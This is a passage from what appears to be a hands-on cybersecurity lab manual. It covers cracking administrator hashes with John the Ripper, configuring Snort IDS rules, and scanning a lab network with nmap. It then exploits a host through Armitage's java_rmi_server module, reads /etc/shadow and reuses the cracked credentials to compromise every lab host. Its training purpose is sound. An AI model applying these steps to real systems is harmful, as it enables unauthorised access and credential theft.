
7) Select "Edit" and "Copy" and copy the administrator hashes



8) Enter "exit"


9) Enter leafpad

10) When leafpad opens, select "Edit" and "Paste"



11) Select "File" and "Save"

12) Select "Quit"



13) Go back to the Kali Linux terminal and enter "john pass.txt"
Note the administrator password is revealed

```
root@kali2:~# john pass.txt
Created directory: /root/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "aix-s
md5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd         (administrator)
1g 0:00:00:00 DONE 2/3 (2022-02-06 12:16) 4.347g/s 16621p/s 16621c/s 16621C/s natio
nal..rock
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


14) Enter “nmap -sV -sC www.campus.edu -p 3389”

```
root@kali2:~# nmap -sV -sC www.campus.edu -p 3389

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2022-02-06 12:17 EST
Nmap scan report for www.campus.edu (203.0.113.100)
Host is up (0.00055s latency).
PORT     STATE SERVICE            VERSION
3389/tcp open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=SERVER
| Not valid before: 2021-04-14T04:55:51
|_Not valid after:  2021-10-14T04:55:51
|_ssl-date: 2022-02-06T17:17:13+00:00; 0s from scanner time.

Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.59 seconds
```

15) Enter "clear"


16) Open the remote desktop. Enter "rdesktop www.campus.edu"

17) Select "Other User"



18) Enter the username and password

19) You will be successfully logged in as the administrator




Network Scanning

Network Scanning Processes


Setting Up the Virtual Environment

1) Open the terminal

2) Enter to set up the script on the webserver "-t support@urbank.com sudo LAB12B"




3) Enter the password



4) Enter ssh IDS-DMZ.urbank.com

5) Enter "yes"

6) Enter the password



Creating Snort Rules


1) Enter “sudo nano /etc/snort/rules/local.rules”

2) Enter "alert tcmp any any -> any any"


3) Select “Control + X”
4) Enter “Y”
5) Press “Enter”
6) Enter “sudo snort -c /etc/snort/snort.conf -T”

Verify Rules Creation is Working


1) Enter “sudo snort -c /etc/snort/snort.conf -t eth0”



2) Select "New Terminal"




3) In the new terminal enter "ping urbank.com"




4) Select "Control + C" to break
5) Closeout terminal
6) Open putty.exe

7) Select SSH UrBank.com and select "Open"



8) Enter the password




9) Enter "tail /var/log/ids_dmz.log"

Defining Snort Rules

1) Open the terminal

2) Select “Control + C” to break
3) Enter “sudo nano /etc/snort/rules/local.rules”


4) Enter the prompt below




5) Select “Control + X” to Exit
6) Enter “Y”
7) Press “Enter”
8) Enter “sudo snort -c /etc/snort/snort.conf -T”

Alerting Administrators


1) Enter “sudo snort -c /etc/snort/snort.conf -i eth0”



2) Open the PuTTY terminal




3) Enter "nslookup 10.10.1.114"




4) Enter "sudo LogChecka"

5) Enter the password




6) Open Firefox

7) Type "mx.urbank.com" into the browser




8) Enter the username and password

Within the application you will see the Snort Alert



9) Verify a match was found

10) In PuTTY enter "tail -2 /var/log/ids_dmz.log"



11) Verify the log file

Network Scanning Interpretation

1) Open the terminal

2) Enter "arp-scan 192.168.1.0/24"

```
root@kali2:~# arp-scan 192.168.1.0/24
```

Notice the IP addresses

```
192.168.1.10    00:50:56:02:47:c0       VMware, Inc.
192.168.1.30    00:50:56:8e:6d:5a       VMware, Inc.
192.168.1.254   00:50:56:8e:f4:1b       VMware, Inc.
192.168.1.20    00:50:56:02:47:be       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.505 seconds (102.20 hosts/s
```

3) Enter “nmap -sT 192.168.1.10”

```
root@kali2:~# nmap -sT 192.168.1.10
```

4) Enter “nmap -sT 192.168.1.20”

```
root@kali2:~# nmap -sT 192.168.1.20
```

5) Enter “nmap -sT 192.168.1.30”

```
root@kali2:~# nmap -sT 192.168.1.30
```

6) Enter “nmap -sT 192.168.1.254”

```
root@kali2:~# nmap -sT 192.168.1.254
```

7) Enter “nmap -0 192.168.1.10 |tail”

```
root@kali2:~# nmap -O 192.168.1.10 | tail
MAC Address: 00:50:56:02:47:C0 (VMware)
Warning: OSScan results may be unreliable b
```

8) Enter nmap -0 192.168.1.20 | tail"

```
root@kali2:~# nmap -O 192.168.1.20 | tail
```

9) Enter “nmap -0 192.168.1.30 |tail”

```
root@kali2:~# nmap -O 192.168.1.30 | tail
```


10) "nmap -0 192.168.1.254 | tail"

```
root@kali2:~# nmap -O 192.168.1.254 | tail
```


11) Enter "zenmap"

```
root@kali2:~# zenmap
```

12) Enter "192.168.1.*" in the Target box
Ensure Intense scan is selected and press "Scan"



Notice the open ports under each Host




Scanning Using Metasploit and Armitage

1) Open the terminal

2) Enter "service postgresql start"

```
root@kali2:~# service postgresql start
```


Notice the results




3) Enter "cd Armitage"
4) Enter "msfconsole"

5) Enter “db_nmap 192.168.1.*”

Notice the open ports




6) Enter "./armitage"



7) Select "Connect"


8) Right-click and select "Auto-Layout" and "Stack"




9) Right-click on each machine and select "Scan." Wait for the preceding machine to complete the scan before scanning the next machine.

Exploiting the Hosts


1) Select "Attacks" in the toolbar and select "Find Attacks"




2) Right-click on machine 192.168.1.30 and select "Attack," "misc" and "java_rmi_server"



2) Select "Launch"




3) Right-click on 192.168.1.30 and select "Meterpreter 1", "Interact," "Command Shell"




4) Enter “tail /etc/shadow”

5) Copy the administrator hashes




6) Select "File," "Open Terminal"




7) Enter "leafpad pass.txt"

```
root@kali2:~# leafpad pass.txt
```

8) Select "Edit," "Paste"



9) Select "File," "Save"




10) Enter "john pass.txt"

Notice the password is visible


```
root@kali2:~# john pass.txt
Created directory: /root/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "ai
x-smd5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd         (administrator)
1g 0:00:00:00 DONE 2/3 (2022-02-13 14:16) 5.555g/s 24972p/s 24972c/s 24972C/s ch
acha..lipgloss
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

11) Open Armitage


12) Right-click on 192.168.1.10 and select "Login," "telnet"




13) Enter the user and pass, then select "Launch"




14) Right-click on 192.168.1.20, select "Login," "psexec"




15) Enter the user and pass, then select "Launch"



16) Right-click on 192,168.1.254, select “Login” and “ssh”



17) Enter user and pass and select "Launch"




Notice all hosts will now be compromised

Log Analysis

Reviewing Nmap Reports

